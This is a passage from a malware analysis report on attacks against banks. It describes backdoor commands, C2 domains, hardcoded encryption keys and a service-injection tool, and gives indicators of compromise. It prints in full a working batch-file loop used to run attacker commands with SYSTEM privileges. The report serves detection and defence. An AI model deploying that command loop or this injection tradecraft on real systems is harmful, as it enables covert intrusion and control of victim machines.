PVEW	Get detailed process information: PID, Session ID, CPU performance status, memory used, full path.
PKIL	Kill process by name or PID.
CMDL	Execute a command and read the output. This is done via redirection of command output to a text file in temp directory, reading and sending the contents of the file after the process is complete.
DIE	Set a flag to terminate immediately. Cleanup and shutdown.
GCFG	Get current backdoor configuration.
SCFG	Set new backdoor configuration.
TCON	Test connection with remote hosts. Open TCP connection to the specified host and port. Send 2 random bytes to test connection.
PEEX	Inject an executable module into address space of explorer.exe.
PEIN	Inject an executable module into address space of process defined by PID.

An identical file was found in Incident #2:
Filename: msv2_0.chm.dec
MD5: 17bc6f5b672b7e128cd5df51cdf10d37
SHA1: 072245dc2339f8cd8d9d56b479ba5b8a0d581ced
File size: 729088 bytes

File type: PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Link time: 2016.12.08 00:55:06 (GMT)
Exp. time: 2016.12.08 00:55:04 (GMT)
Linker version: 10.0
Export module name: aclui.dll

Another similar file was used during the attack in Incident #2:
MD5: fde55de117cc611826db0983bc054624
SHA1: 1eff40761643f310a5cd7449230d5cfe9bc2e15f
File size: 729088 bytes
File type: PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Link time: 2016.10.22 07:09:50 (GMT)
Exp. time: 2016.10.22 07:09:48 (GMT)
Linker version: 10.0
Export module name: aclui.dll

The .hlp file from the Help Directory is loaded and decrypted using the Spritz algorithm and the familiar key: **6B EA F5 11 DF 18 6D 74 AF F2 D9 30 8D 17 72 E4 BD A1 45 2D 3F 91 EB DE DC F6 FA 4C 9E 3A 8F 98**
The .hlp file contains references to two C2 servers, which refer to:
tradeboard.mefound[.]com:443
movis-es.ignorelist[.]com:443

The following table shows connections between known C2s

Domain	IP xor Key (Real C2)	CC	First Seen	Last Seen	Resolved IP (C2 disguise)
exbonus.mrbasic[.]com	218.224.125[.]66	JP	2017-01-29	2017-02-06	129.221.254.13
exbonus.mrbasic[.]com	82.144.131[.]5	CZ	2017-02-06	2017-02-06	9.173.0.74
tradeboard.mefound[.]com	218.224.125[.]66	JP	2017-01-29	2017-01-31	129.221.254.13
tradeboard.mefound[.]com	82.144.131[.]5	CZ	2017-02-01	2017-02-06	9.173.0.74
movis-es.ignorelist[.]com	82.144.131[.]5	CZ	2017-02-01	2017-02-06	9.173.0.74

Similar two 32-bit based samples were used in an attack on a target in Costa Rica in 2016:

- 2de01aac95f8703163da7633993fb447
- 5fbfeec97e967325af49fa4f65bb2265

These samples contain the same backdoor commands and rely on the same cryptoalgorithm and identical hardcoded crypto key. However, these files do not contain embedded config with default C2 domain.

Malware 14: Privileged Execution Batch

Name: msdtc.bat
MD5: 3b1dfeb298d0fb27c31944907d900c1d
SHA1: b9353e2e22cb69a9cd967181107113a12197c645
Size: 454 bytes
Type: Windows batch file
Used in: Polish bank

The following Windows batch file was found during a security sweep in one of the attacked banks:

```
@echo off

SET cmd_path=C:\Windows\Temp\TMP298.tmp

copy NUL %cmd_path%

:loop

ping -n 1 1.1.1.1 > nul

for /f "tokens=*" %%a in (%cmd_path%) do (
    if "%%a" equ "die" (
            rem del /a %cmd_path%
            rem del /a %cmd_path%.ret
            echo die >> %cmd_path%.ret
            goto end
    ) else (
            echo %%a >> %cmd_path%.ret
            %%a >> %cmd_path%.ret 2>&1
            echo ---------------------------------------------------------- >> %cmd_path%.ret
    )
)

copy NUL %cmd_path%
goto loop
```

The purpose of this file is to execute one or more commands on the command line and redirect the output to a file on disk. The list of commands to run is located in the following file path (let's call it source file): C:\Windows\Temp\TMP298.tmp. Once the commands are executed, it sleeps

for one second and starts the process again until the source file contains a line with just one word in it: "die".

This batch file opens and runs every command mentioned in the .tmp file and saves the output to C:\Windows\Temp\TMP298.tmp.ret. Once it finds the word "die" in the source, it deletes the source and the output file and quits. However, this batch file is either broken or implemented with a bug. Note the line "goto end" and no label called ":end" in the batch file.

We can only speculate how this file was used in the real attack, but one theory looks to be the most probable: it was used as an awkward way to execute commands with SYSTEM user privileges. While it is possible to run commands as a SYSTEM user when you have administrative privileges on a target machine, getting an interactive shell requires more work. A batch file like this could run in the background, quietly spawning cmd.exe in a loop and non-resource exhausting mode. Passing commands to the source file would allow attackers to conveniently execute them the next second and get the output via another text file. This infinite loop could be easily broken with the "die" keyword. So far, we believe that this file could serve as a privilege escalation trampoline for other unprivileged processes (such as usermode backdoor).

Malware 14. Backdoor Management Tool

Filename: gpsvc.exe
MD5: 85d316590edfb4212049c4490db08c4b
SHA1: 4f0d7a33d23d53c0eb8b34d102cdd660fc5323a2
File Size: 753664 bytes
File Type: PE32 executable (console) Intel 80386, for MS Windows
Link Time: 2015.08.24 10:21:52 (GMT)
Linker version: 8.0

This module is a commandline tool that helps to install a new service. In addition it is capable of doing code injection and works as a service itself. The binary is protected with Enigma Protector.

If the module is started without commandline arguments, it quits immediately.

Depending on commandline options passed the tool may work in different modes.

1. Service Enumeration Mode
   Commandline: *gpsvc.exe -l*
   This mode is selected with commandline option -v. In this case the module get a list of services from hardcoded registry value **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\svchost\netsvcs**. This value is a present on clean Windows installation and usually contains a list of standard service names that may generate some network activity.

The code iterates through available services and prints to standard output every service it managed to open with read privileges (used just to confirm that the service is running). After this the tool exits.

2. Service Activation Mode

   Commandline: *gpsvc.exe -s %param1% %param2%*

   In this mode the module registers and starts a new service if it doesn't exist. The service name is based on the current executable filename. The following commandline is stored in the registry to start the service:

   "**%self_path%**" **-k %param1% %param2%**

   Where %self_path% is full path to current executable and %param1%, %param2% are passed as-is from current commandline.

3. File Payload Deployment

   Commandline: *gpsvc.exe -e %param1% %param2%*

   In this mode the module extracts and stores additional executable on the filesystem (filepath is inside installation cryptocontainer). It uses %param2% to open the file as a cryptocontainer. Cryptocontainer is encrypted with two RC4 keys:

   A. KeyA which is 16 bytes of MD5 value from a string which is passed via %param1%
   B. KeyB is a hardcoded 32-byte binary value: **53 87 F2 11 30 3D B5 52 AD C8 28 09 E0 52 60 D0 6C C5 68 E2 70 77 3C 8F 12 C0 7B 13 D7 B3 9F 15**

   It contains payload data to be installed into registry and some paths.

4. Registry Payload Deployment

   Commandline: *gpsvc.exe -f %param1% %param2%*

   This mode is very similar to "File Payload Deployment" described above, but in this case the module is instructed to install the payload into the registry value.

5. Service Test

   Commandline: *gpsvc.exe -o %param1%*

   This mode is used to ensure that the service is running correctly by checking that a special event object named %param1% exists.

6. Service Termination

   Commandline: *gpsvc.exe -t %param1%*

   This mode is used signal the running service via special event object named %param1% to terminate execution.

7. Payload Injection Mode

   Commandline: *gpsvc.exe -k %param1% %param2%*

   In this mode the module assumes that it can be a service binary, so it tries to behave as service. If it fails it falls back to regular standalone executable mode. Main purpose of this code is to find payload in the registry, decrypt it and inject into target process memory. The payload is stored in the following registry value:

HKLM\SYSTEM\CurrentControlSet\services\%servicename%\Security\Data2

It is encrypted with RC4, and key is taken from the registry using the following binary value (16 bytes): **HKLM\SYSTEM\CurrentControlSet\services\%servicename%\Security\Data3**.

The cryptocontainer used by this module contains a magic value after it's decrypted with MD5 of the secret passed via commandline and hardcoded RC4 key. At offset 4 it has to contain the following DWORD: **0xBC0F1DAD** (AD 1D 0F BC).

Appendix: Indicator of Compromise

Malware Hosts

```
sap.misapor[.]ch
tradeboard.mefound[.]com:443
movis-es.ignorelist[.]com:443
update.toythieves[.]com:8080
update.toythieves[.]com:443
exbonus.mrbasic[.]com:443
```

Malware Hashes

```
02f75c2b47b1733f1889d6bbc026157c
06cd99f0f9f152655469156059a8ea25
07e13b985c79ef10802e75aadfac6408
09a77c0cb8137df82efc0de5c7fee46e
0abdaebbdbd5e6507e6db15f628d6fd7
16a278d0ec24458c8e47672529835117
17bc6f5b672b7e128cd5df51cdf10d37
198760a270a19091582a5bd841fbaec0
1bfbc0c9e0d9ceb5c3f4f6ced6bcfeae
1d0e79feb6d7ed23eb1bf7f257ce4fee
268dca9ad0dcb4d95f95a80ec621924f
2963cd266e54bd136a966bf491507bbf
2de01aac95f8703163da7633993fb447
2ef2703cfc9f6858ad9527588198b1b6
3b1dfeb298d0fb27c31944907d900c1d
459593079763f4ae74986070f47452cf
474f08fb4a0b8c9e1b88349098de10b1
579e45a09dc2370c71515bd0870b2078
5d0ffbc8389f27b0649696f0ef5b3cfe
5ebfe9a9ab9c2c4b200508ae5d91f067
5fbfeec97e967325af49fa4f65bb2265
6eec1de7708020a25ee38a0822a59e88
7413f08e12f7a4b48342a4b530c8b785
8387ceba0c020a650e1add75d24967f2
85d316590edfb4212049c4490db08c4b
949e1e35e09b25fca3927d3878d72bf4
954f50301207c52e7616cc490b8b4d3c
9d1db33d89ce9d44354dcba9ebba4c2d
```

ad5485fac7fed74d112799600edb2fbf
b135a56b0486eb4c85e304e636996ba1
b9be8d53542f5b4abad4687a891b1c03
bbd703f0d6b1cad4ff8f3d2ee3cc073c
c1364bbf63b3617b25b58209e4529d8c
c635e0aa816ba5fe6500ca9ecf34bd06
cb65d885f4799dbdf80af2214ecdc5fa
ce6e55abfe1e7767531eaf1036a5db3d
e29fe3c181ac9ddbb242688b151f3310
e62a52073fd7bfd251efca9906580839
f5e0f57684e9da7ef96dd459b554fded
fde55de117cc611826db0983bc054624